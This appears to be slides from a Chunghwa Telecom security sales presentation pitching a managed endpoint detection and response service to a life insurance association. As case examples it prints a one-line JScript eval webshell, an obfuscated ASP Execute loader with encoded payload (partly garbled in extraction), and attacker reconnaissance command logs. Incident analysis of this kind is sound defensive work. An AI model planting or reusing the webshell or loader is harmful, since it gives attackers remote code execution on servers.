



中華電信



中華資安國際

壽險公會

EDR託管(MDR)服務

簡 報 者:

XXXX

111年6月27日

01 - 專案與服務範圍

專案目標與範圍

- ✓ 由中華集團提供壽險公會成員之端點偵測與應變防禦系統與監控與託管式服務
- ✓ 以中華集團網路與服務+VMware方案提供客戶，整體EDR/MDR方案與架構



監控環境部署

- 託管標的之端點：
納管工會承租伺服器端點主機
- 網路：網際網路



資安事件處理

- 資安事件應變與調查流程、進階分析
結案報告、及事件追蹤



監控服務

- 200U端點監控及偵測網路行為，即時資安事件通報



資安威脅偵測分析與建議

- 資安威脅完整資訊與範圍的監控分析調查結果
與建議的防護措施

服務內容規劃



◆ 專案目標:

端點威脅偵測應變服務，改善安全性的能見度，解決威脅斷層，提供即時偵測及應變，並利用國內外最新資安情資有效偵測最新威脅，主動獵捕可疑威脅，將所有蛛絲馬跡與可疑行為分析過後，應變處理，提供企業全年不中斷的資安保護。

◆ 專案服務內容:

1. 即時監控與通報(事件通報單Mail、簡訊)
2. 遠端事件調查應變處理
3. 資安諮詢(On-Demand)

◆ 專案限制:


1. VMWARE 中控(使用 VMware Carbon Black Cloud)
2. 事件通報Mail同步通報給管理者與CHT Security，若需要配合查測，在客戶同意下進行遠端協助採證

02 - 架構與服務規劃


- 服務架構
- 服務功能
- 服務優勢
- SOC+MDR服務效益

EDR(MDR)服務託管架構

- 提供，**完善情資預警**
- 使用雲端架構，提供**跨國監控**與專家提供**遠端調查**，提供**資安事件調查與應變建議**



MDR服務功能



服務優勢(1/2) – 深度資安事件應變與調查

✓ 提供完整且詳細的事件分析，**縮短資安人員事件處理時間**，可快速提供事件根因分析、問題收斂等

網頁木馬分析

xxxxx_a_02.asp 頁面

```
if ServerFSO.FileExists(file02_path) then
ServerFSO.DeleteFile(file02_path)
end if

if ServerFSO.FileExists(file03_path) then
ServerFSO.DeleteFile(file03_path)
end if

if ServerFSO.FileExists(file04_path) then
ServerFSO.DeleteFile(file04_path)
end if

if ServerFSO.FileExists(file05_path) then
ServerFSO.DeleteFile(file05_path)
end if

set ServerFSO=nothing

response.write("<script type='text/javascript'>alert('附加之檔案請限制於 5MB 以內');history.back();</script>")
```

IIS log

2021年6月29日攻擊者(180.215.192.155)利用網頁(/xxx/xxxxx_a_02.asp)的上傳漏洞，上傳可疑程式(11006292010_testtest.txt與11006292025_cacert.cer) · 經查確認網頁(/xxx/xxxxx_a_02.asp)存有上傳漏洞

惡意檔案逆向工程分析

```
MB0GAlUdGqWBBSEW18gxlQsMdy07rK2yjf/F1ETANBgkqhkiG9w0BAQFAAOB
gQAX3zS6HaHcc20hYcMX+2dV5UeIsSCJxK8TKV86BouKIRzo52gvZ3aKSIeOOU
9vMtVpuwWhytm/RXC804P+2M3myhunaDlygm/aScEf0glacduhdhy+62Puw+mle
l6nc72M2Ht1Kmj42eRtd57m7Bmo-v3IOWAVKazCXDA+nr6e3Iq+54AdQaSp8A/275g7s3CpFQYeveCUpNcoZ6H60D2A4+9EZkYCRivAQ/E
WJFW8asT1duTsGMv9CoYyax7p87gP2d1zo2P/hbAJ5a99yxwB0vAQMBAAgITAf
MB0GAlUdGqWBBSEW18gxlQsMdy07rK2yjf/F1ETANBgkqhkiG9w0BAQFAAOB
gQAX3zS6HaHcc20hYcMX+2dV5UeIsSCJxK8TKV86BouKIRzo52gvZ3aKSIeOOU
0hTtEgubduh/7XVQ04nM3bupv9u8P+3S8F0i3Cduhbu168Buc4=7c
```

Function MorfiCoder (Code)

MorfiCoder=Replace (Replace (StrReverse (Code), "/" / "", ""), "\", ""), vbCrLf)

End Function

Execute MorfiCoder ("/*/*/*/* (tseuger lave) %>+nr6e3Iq+54AdQaSp8A/275g7s3CpFQYeveCUpNcoZ6H60D2A4+9EZkYCRivAQ/E

WJFW8asT1duTsGMv9CoYyax7p87gP2d1zo2P/hbAJ5a99yxwB0vAQMBAAgITAf

MB0GAlUdGqWBBSEW18gxlQsMdy07rK2yjf/F1ETANBgkqhkiG9w0BAQFAAOB

gQAX3zS6HaHcc20hYcMX+2dV5UeIsSCJxK8TKV86BouKIRzo52gvZ3aKSIeOOU

0hTtEgubduh/7XVQ04nM3bupv9u8P+3S8F0i3Cduhbu168Buc4=7c

有哪些惡意程式、駭客工具？
做了那些事？攻擊足跡為何？

駭侵根因溯源

2021-01-12

```
02:03:20 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\ome
02:06:03 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\ome
02:19:45 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\ome
02:22:01 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\ome
03:14:01 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\ome
03:17:11 "cmd.exe" /c type d:\HCM10\LMS\WebPortal\_debug\sampl
03:20:17 "cmd.exe" /c type d:\HCM10\LMS\WebPortal\_debug\sampl
03:20:52 "cmd.exe" /c type d:\HCM10\LMS\WebPortal\_debug\sampl
03:21:43 "cmd.exe" /c type d:\HCM10\LMS\WebPortal\_debug\sampl
05:56:59 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\pamina\favorites\del.asp
05:57:48 "cmd.exe" /c type https://elearningbc.chinalife.com.tw/_service/system/webfolder/del.asp
05:58:19 "cmd.exe" /c type D:\HCM10\LMS\WebPortal\_service\system\webfolder\del.asp
```

2021-01-13

```
01:33:09 "cmd.exe" /c whoami
01:33:18 "cmd.exe" /c id
01:33:26 "cmd.exe" /c whoami
01:34:10 "cmd.exe" /c whoami /priv
01:34:29 "cmd.exe" /c whoami
01:34:43 "cmd.exe" /c whoami&&whoami /priv
```

原廠採證工具判讀

Home > Host > Timeline

Timeline Configuration

Click on the Alert link below to navigate to the specific Timeline record.



Timestamp	Field	Summary
2021-01-13 01:33:09Z	RegKeyAgentEvent/Generat...	Path: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\servi...
2021-01-13 01:33:09Z	FileWriteAgentEvent/Gener...	Path: D:\HCM10\LMS_Agent\Web_Data\TEMP\LogFiles\wcms.c...
2021-01-13 01:33:09Z	NetworkAgentEvent/Genera...	Remote: 192.168.10.94:63380 Local: 172.16.11.157:...
2021-01-13 01:33:09Z	ProcessAgentEvent/Start/Ge...	Process: cmd.exe Action: start
2021-01-13 01:33:09Z	ProcessAgentEvent/End/Ge...	Process: cmd.exe Action: end
2021-01-13 01:33:09Z	ImageLoadAgentEvent/DLL/...	Path: C:\SystemRoot\System32\ntdll.dll
2021-01-13 01:33:09Z	ImageLoadAgentEvent/DLL/...	Path: C:\SystemRoot\SysWOW64\ntdll.dll
2021-01-13 01:33:09Z	ProcessAgentEvent/Start/Ge...	Process: conhost.exe Action: start
2021-01-13 01:33:09Z	ProcessAgentEvent/End/Ge...	Process: conhost.exe Action: end

熟稔各類型資安事
件與檔案分析

服務優勢(2/2) – 專家巡檢分析

✓ 資安專家協助單位找出資安事件根因，駭客惡意行為與駭侵足跡範圍

快速找出感染源



初步分析作業

[MDR惡意程式告警] : 10/02/2025 05:00 10524

收件者 ● e
副本 ●

• •

今日貴單位主機「XXXXXXXXXX」於5/12 13:04:55 觸發一筆惡意程式告警，資訊如下：

觸發時間：5/12 13:04:55

檔案名稱：XXXXXXXXXXXX

檔案路徑：

觸發程序：program

[illegible]

Virus Total分數：30/59，如圖一。

初步判定：惡意VBS組成的Powershell

結案報告

■ 主機 LY-W1-Internet(172.16.2.6)於 2021/05/20 23:00 觸發惡意程式告警
經分析，551.aspx 為 webshell，cmd.exe 為 hacktool，App Web kasqliif.dll 為 Dropper

建議處理措施：

1. 刪除本案發現之網頁木馬
2. 提供惡意程式樣本，給予資機關之合作防毒廠商製作病毒定義檔，並更新防毒軟體對場域進行掃描
3. 建議進行檔案比對
4. 建議針對對外網頁主機定期執行源碼掃描、網頁弱點掃描、滲透測試以及紅隊演練
5. 受駭伺服器進行完整作業系統重建，建議 OS 與 WEB 版本升至最新，上線前進行以下事項
 - 確認重建所使用之檔案無異常
 - 針對重建伺服器執行弱點掃描，確認無弱點再上線
 - 重建前，建議盡量先完成上述強化措施

事件説明

▲ 某醫院的主機 (IP: 192.168.1.100) 於 2021/05/20 23:00 觸發惡意程式告警(551.aspx、cmd.exe 及 App_Web_kasqljif.dll)

經查確認 551.aspx 為 webshell，cmd.exe 為 hacktool，App_Web_kasqlijf.dll 為 Dropper

調查發現 2 之惡意程式(551.aspx 及 cmd.exe)皆於 2018/01/29 建立於該主機

因 IIS log 及 eventlog 之記錄皆無保留至 2018/01/29，故無法找出其入侵管道

惡意程式建立時間

```

行號 155647 0x00003f687,2,0x00003a505,2,file,exec,1/05/24/2018, 19:16:16:000,si(m,...), [root]\\app\\Administrator\\product\\11.2.0\\Client\\vbi\\asp1.asp, [unmanned data : 0x000000000]
行號 155648 0x00003f687,2,0x00003a505,2,file,exec,1/05/24/2018, 07:31:14.426,si(a:cbf),fr([macb]), [root]\\app\\Administrator\\product\\11.2.0\\Client\\vbi\\asp1.asp, [unmanned data : 0x000000000]
行號 166669 0x0000405ae,1,0x0000404de,1,file,exec,1/03/07/2019, 03:05:20.284,si(m,...), [root]\\www\\asp34210\\addfile, [unmanned data : 0x: 0x19000]
行號 166670 0x0000405ae,1,0x0000404de,1,file,exec,1/03/07/2019, 07:31:35.531,si(a:bf),fr([macb]), [root]\\www\\asp34210\\addfile, [unmanned data : 0x: 0x19000]
行號 166671 0x0000405ae,1,0x0000404de,1,file,exec,1/03/07/2019, 07:32:32.932,si(m,...),fr([root])\\www\\asp34210\\addfile, [unmanned data : 0x: 0x19000]

行號 551,asp1 (找到 3 个文件中的 1 个移动文件: 1)
行號 552,tool\\input parameter\\tswor\\t mft,dat,csv (3 個結果)
行號 761846 0x000040799,1,0x0000406de,1,file,asp,11/14/2017, 18:37:31.139,si(m,...), [root]\\www\\asp59000\\addfile, [unmanned data : 0x: 0x0052]
行號 761847 0x000040799,1,0x0000406de,1,file,asp,11/14/2017, 18:37:31.699,si(m,...), [root]\\www\\asp59000\\addfile, [unmanned data : 0x: 0x0052]
行號 761848 0x000040799,1,0x0000406de,1,file,asp,11/14/2017, 18:37:32.254,si(m,...), [root]\\www\\asp59000\\addfile, [unmanned data : 0x: 0x0052]
行號 761849 0x000040799,1,0x0000406de,1,file,asp,11/14/2017, 18:37:32.810,si(m,...), [root]\\www\\asp59000\\addfile, [unmanned data : 0x: 0x0052]

```

551.aspx (webshell)

```
1 <%@ Page Language="Jscript"%><%Response.Write(eval(Request.Item["x"],"unsafe"));%>
```


SOC + MDR 服務效益(1/2)：縱深防禦

SOC



- 監控IT、資安設備 (FW、IPS)
- 閘道防護**全面**監控
- 外部風險監控
- 多性質日誌整合
- 協助事件調查、確認受害範圍

MDR




- 監控 PC、Server
- 單位守備、**精準**打擊
- 針對APT攻擊手法的偵測規則
- 識別惡意指令 > 橫向移動指令
- 無檔案攻擊 > 一句話木馬

相輔相成、互相支援，達成內外監控，完善整體防禦

MDR

加深端點能見度
快速應變處理



資訊設備
加強關聯
分析與監
控通報

SOC + MDR 服務效益(2/2)：提升能見度並快速反應

關聯分析整合

11/30 17:52:22	內部主機違反防火牆政策
11/30 17:51:56	外部主機觸發大量未阻擋事件
11/30 17:51:49	外部主機觸發大量未阻擋事件
11/30 17:51:46	CreateNewCase: Success
11/30 17:50:30	Malware - HEURISTIC
11/30 17:50:30	內部主機首次發現APT可疑檔案
11/30 17:50:30	內部主機首次發現APT可疑檔案
11/30 17:49:54	特權帳號群組之任何登入嘗試
11/30 17:49:54	特權帳號群組之任何登入嘗試
11/30 17:49:50	CreateNewCase: Success
11/30 17:49:01	CreateNewCase: Success

於SIEM關聯分析
SOC及MDR事件

通報整合

MDR 通報 - 20201118-124500001

CHT Security SRM <soc365@chtsecurity.com>

事件單通報

SOC與MDR
通報具相同流程

SOC與MDR 完全整合

案件管理整合

事件單號	客戶名稱	開單時間	通報事件名稱	原始紀錄	原始事件發生時間	來源端資訊	目標端資訊
20201118-171000		12 天前	MDR 端點符合惡意偵察告警 (經專家調查)	Host CHING-TEST IOC ...	12 天前	無IP / 無主機名稱	無IP / 無主機名稱
20201118-160500		12 天前	修改密碼	"帳號()在()	12 天前	無IP / 無主機名稱	無IP / () local
20201118-160300		12 天前	MDR 端點符合全球惡意偵察告警 (自動通報)	Host TPE- SQL-VM...	12 天前	無IP / 無主機名稱	無IP / 無主機名稱
20201118-124500		12 天前	MDR 端點符合全球惡意偵察告警 (自動通報)	Host TPE- SQL-VM...	12 天前	無IP / 無主機名稱	無IP / 無主機名稱
20201118-095100		12 天前	帳戶鎖定	帳號()			
20201118-094200		12 天前	帳戶鎖定	帳號(Adminis			
20201118-094200		12 天前	帳戶鎖定	帳號(Adminis			
20201118-091900		12 天前	同一帳號連續多次登入失敗	An account fo			
20201118-091800		12 天前	帳戶鎖定	帳號()已鎖定。	12 天前	無IP / ()	無IP / () local
20201118-074700		13 天前	非上班時間任何登入嘗試	An account was success...	13 天前	192.168.2.152 / 無主機名稱	無IP / () local

SOC與MDR於單一網
頁查詢與回應

月報內容整合



第七章 評估建議改善項目

